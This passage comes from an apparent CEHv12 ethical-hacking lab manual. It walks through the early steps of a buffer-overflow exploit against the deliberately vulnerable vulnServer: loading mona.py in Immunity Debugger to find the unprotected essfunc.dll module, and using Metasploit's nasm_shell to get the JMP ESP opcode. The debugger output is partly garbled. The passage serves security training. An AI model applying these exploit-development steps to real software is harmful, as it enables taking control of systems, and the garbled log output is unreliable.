
110. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.



111. Close the **File Explorer** window.

112. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.



113. The **Log data** pop-up window appears, which shows the protection settings of various modules.

114. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

```

Immunity Debugger 1.85.0.0 : [P] user
Need support? Visit http://forum.immunityinc.com/
Error accessing memory
File : E:\CEH-Tools\CEHv12\Modules\86\System\Hacking\Buffer_Overflow\Tools\vulnServer\vulnServer.exe
[0x646:0x1] New process with ID 00001F00 created
Main thread with ID 00002618 created
New thread with ID 00002290 created
Modules E:\CEH-Tools\CEHv12\Modules\86\System\Hacking\Buffer_Overflow\Tools\vulnServer\vulnServer.exe
  CRC changed, discarding .udd data
Modules E:\CEH-Tools\CEHv12\Modules\86\System\Hacking\Buffer_Overflow\Tools\vulnServer\vulnServer.dll
Modules C:\Windows\System32\netwsock.dll
Modules C:\Windows\SYSTEM32\apphelp.dll
Modules C:\Windows\System32\RPCRT4.dll
Modules C:\Windows\System32\msvcrt.dll
Modules C:\Windows\System32\KERNELBASE.dll
Modules C:\Windows\System32\WS2_32.dll
Modules C:\Windows\System32\KERNEL32.dll
Modules C:\Windows\SYSTEM32\ntdll.dll
[0x646:0x1] Attached process paused at ntdll!DbgBreakPoint
[0x646:0x1] Thread 00002290 terminated, exit code 0
[+] Command used:
!mona modules

----- Mona command started on 2022-04-04 06:50:37 (v2.6, rev 80) -----
[+] Processing arguments and criteria
  - Pointer access level : 8
[+] Generating module info table\w hangs on...
[+] Processing modules
  - Done. Let's look 'n' all...
[+] Module info :
Module info :
Base: Top: Size: Rebase: SafeSEH: ASLR: NMCompar: OS DLL: Version: Modulename & Path
0BAD0F000 0BAD2508000 0x00000000 False: False: False: False: -1.0- LessFunc.dll (E:\CEH-Tools\CEHv12\Modules\86\System\Hacking\Buffer_Overflow\Tools\vulnServer\vulnServer.exe)
0BAD0F000 0BAD72000 0x00252000 True: True: True: True: 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BAD0F000 0BAD750a000 0x000050000 True: True: True: True: 10.0.22000.1 [mswsock.dll] (C:\Windows\System32\mswsock.dll)
0BAD0F000 0BAD75140000 0x0000a0000 True: True: True: True: 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BAD0F000 0BAD8400000 0x000007000 False: False: False: False: -1.0- [vulnServer.exe] (E:\CEH-Tools\CEHv12\Modules\86\System\Hacking\Buffer_Overflow\Tools\vulnServer\vulnServer.exe)
0BAD0F000 0BAD77240000 0x0000f0000 True: True: True: True: 10.0.22000.434 [KERNEL32.dll] (C:\Windows\System32\KERNEL32.dll)
0BAD0F000 0BAD775af000 0x0000c2000 True: True: True: True: 7.0.22000.1 [msvcp140.dll] (C:\Windows\System32\msvcp140.dll)
0BAD0F000 0BAD77b30000 0x00001a9000 True: True: True: True: 10.0.22000.434 [ntdll.dll] (C:\Windows\System32\ntdll.dll)
0BAD0F000 0BAD775920000 0x0000bb0000 True: True: True: True: 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BAD0F000 0BAD7700e4000 0x000054000 True: True: True: True: 10.0.22000.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
0BAD0F000 0BAD7700e4000 0x000054000 True: True: True: True: 10.0.22000.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
0BAD0F000 0BAD7700e4000 0x000054000 True: True: True: True: 10.0.22000.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
[+] This mona.py action took 0:00:01.575000
!mona modules

```

115. Now, we will exploit the **essfunc.dll** module to inject shellcode and take full control of the EIP register.

116. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

117. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

118. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

119. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

120. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd
[root@parrot:~]#
```

The background of the desktop is a dark green parrot.

121. In the **Terminal** window, type `/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb` and press **Enter**.


Note: This script is used to convert assembly language into hex code.

122. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

123. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).


Note: Note down this hex code value.





```
[attacker@parrot](-)-
$ sudo su
[sudo] password for attacker:
[root@parrot](-)~/home/attacker
#cd
[root@parrot](-)-
#/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4      jmp esp
nasm >
```

124. Type **EXIT** and press **Enter** to stop the script. Close the Terminal window.



